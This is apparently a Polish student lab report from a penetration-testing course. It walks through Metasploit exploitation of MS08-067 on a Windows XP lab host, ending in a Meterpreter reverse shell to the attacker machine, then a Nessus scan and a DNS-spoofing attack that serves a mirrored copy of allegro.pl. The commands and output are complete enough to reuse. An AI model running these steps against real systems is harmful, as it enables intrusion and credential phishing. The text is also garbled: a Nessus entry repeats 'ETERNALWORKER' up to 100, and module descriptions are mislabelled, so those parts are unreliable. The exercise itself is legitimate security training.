

Testy Penetracyjne Lab 7

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Wykrywanie luki MS08-067 (Metasploit)

```
msf6 > search smb
```

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual
No	Apache Struts ClassLoader Manipulation Remote Code Execution		
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal
No	Apple Safari file:/// Arbitrary Code Execution		
2	auxiliary/server/capture/smb		normal
No	Authentication Capture: SMB		
3	post/linux/busybox/smb_share_root		normal
No	BusyBox SMB Sharing		
4	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal
No	Citrix ADC (NetScaler) Directory Traversal Scanner		
5	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal
No	DCOM Exec		
6	auxiliary/scanner/smb/impacket/secretsdump		normal
No	DCOM Exec		
7	exploit/windows/scada/ge_proficy_cimlicity_gefebt	2014-01-23	excellent
Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution		
8	exploit/windows/smb/generic_smb_dll_injection	2015-03-06	manual

```

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.2.4
RHOST => 192.168.2.4
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.2.4:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[+] 192.168.2.4:445 - Host is running Windows XP SP3 (language:English) (name:WINXP) (workgroup:WORKGROUP)
[*] 192.168.2.4: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search ms08-067

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.2.4
RHOST => 192.168.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.6:4444
[*] 192.168.2.4:445 - Automatically detecting the target...
[*] 192.168.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.6:4444 -> 192.168.2.4:1243) at 2024-02-02 10:47:37 -0500

meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

```

meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.2.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.1

C:\WINDOWS\system32>

```

Nessus/Open Source

Odnaleziono taką podatność na hoście 192.168.2.4 (Windows XP) za pomocą oprogramowania Nessus



Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1
CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1
CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (...)	Windows	1
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSYNCHRONIZER) (ETERNALWORKER) (ETERNALWORKER2) (ETERNALWORKER3) (ETERNALWORKER4) (ETERNALWORKER5) (ETERNALWORKER6) (ETERNALWORKER7) (ETERNALWORKER8) (ETERNALWORKER9) (ETERNALWORKER10) (ETERNALWORKER11) (ETERNALWORKER12) (ETERNALWORKER13) (ETERNALWORKER14) (ETERNALWORKER15) (ETERNALWORKER16) (ETERNALWORKER17) (ETERNALWORKER18) (ETERNALWORKER19) (ETERNALWORKER20) (ETERNALWORKER21) (ETERNALWORKER22) (ETERNALWORKER23) (ETERNALWORKER24) (ETERNALWORKER25) (ETERNALWORKER26) (ETERNALWORKER27) (ETERNALWORKER28) (ETERNALWORKER29) (ETERNALWORKER30) (ETERNALWORKER31) (ETERNALWORKER32) (ETERNALWORKER33) (ETERNALWORKER34) (ETERNALWORKER35) (ETERNALWORKER36) (ETERNALWORKER37) (ETERNALWORKER38) (ETERNALWORKER39) (ETERNALWORKER40) (ETERNALWORKER41) (ETERNALWORKER42) (ETERNALWORKER43) (ETERNALWORKER44) (ETERNALWORKER45) (ETERNALWORKER46) (ETERNALWORKER47) (ETERNALWORKER48) (ETERNALWORKER49) (ETERNALWORKER50) (ETERNALWORKER51) (ETERNALWORKER52) (ETERNALWORKER53) (ETERNALWORKER54) (ETERNALWORKER55) (ETERNALWORKER56) (ETERNALWORKER57) (ETERNALWORKER58) (ETERNALWORKER59) (ETERNALWORKER60) (ETERNALWORKER61) (ETERNALWORKER62) (ETERNALWORKER63) (ETERNALWORKER64) (ETERNALWORKER65) (ETERNALWORKER66) (ETERNALWORKER67) (ETERNALWORKER68) (ETERNALWORKER69) (ETERNALWORKER70) (ETERNALWORKER71) (ETERNALWORKER72) (ETERNALWORKER73) (ETERNALWORKER74) (ETERNALWORKER75) (ETERNALWORKER76) (ETERNALWORKER77) (ETERNALWORKER78) (ETERNALWORKER79) (ETERNALWORKER80) (ETERNALWORKER81) (ETERNALWORKER82) (ETERNALWORKER83) (ETERNALWORKER84) (ETERNALWORKER85) (ETERNALWORKER86) (ETERNALWORKER87) (ETERNALWORKER88) (ETERNALWORKER89) (ETERNALWORKER90) (ETERNALWORKER91) (ETERNALWORKER92) (ETERNALWORKER93) (ETERNALWORKER94) (ETERNALWORKER95) (ETERNALWORKER96) (ETERNALWORKER97) (ETERNALWORKER98) (ETERNALWORKER99) (ETERNALWORKER100)	Windows	1
INFO			WMI Not Available	Windows	1

Odnaleziono także inne krytyczne podatności tj ms17-010 czy ms09-001.

DNS Cache Poisoning

1. Wykonanie kopii strony

```
(root@kali) - [~/Studia/Penetracyjne/ettercap/build]
# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.49-4+libhtsjava.so.2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :lab7

Base path (return=/root/websites/) :/var/www/agh

Enter URLs (separated by commas or blank spaces) :https://www.allegro.pl

Action:
(enter) 1 Mirror Web Site(s)
2 Mirror Web Site(s) with Wizard
3 Just Get Files Indicated
4 Mirror ALL links in URLs (Multiple Mirror)
5 Test Links In URLs (Bookmark Test)
0 Quit
: 1

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :


You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :


→ Wizard command line: httrack https://www.allegro.pl -O "/var/www/agh/lab7" -%v

Ready to launch the mirror? (Y/n) :y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 02 Feb 2024 16:07:31 by HTTrack Website Copier/3.49-4+libhtsjava.so.2 [XR6C0'2014]
mirroring https://www.allegro.pl with the wizard help..
Done.
Thanks for using HTTrack!
*
```

2. Wykonanie ataku





Na przedstawionym zrzucie ekranu zaobserwowano otwartą stronę <https://www.allegro.pl>, charakteryzującą się błędnym certyfikatem, co wskazuje na przeprowadzenie ataku. Jednocześnie w analizie ruchu przy użyciu Wiresharka uwidoczono interakcję pomiędzy hostem atakującym a hostem atakowanym. Na zapisie ekranowym odnotowano proces ustanawiania połączenia TLS, obejmujący pole Common Name (CN) certyfikatu, co potwierdza, że przesyłane dane dotyczą właśnie tej domeny.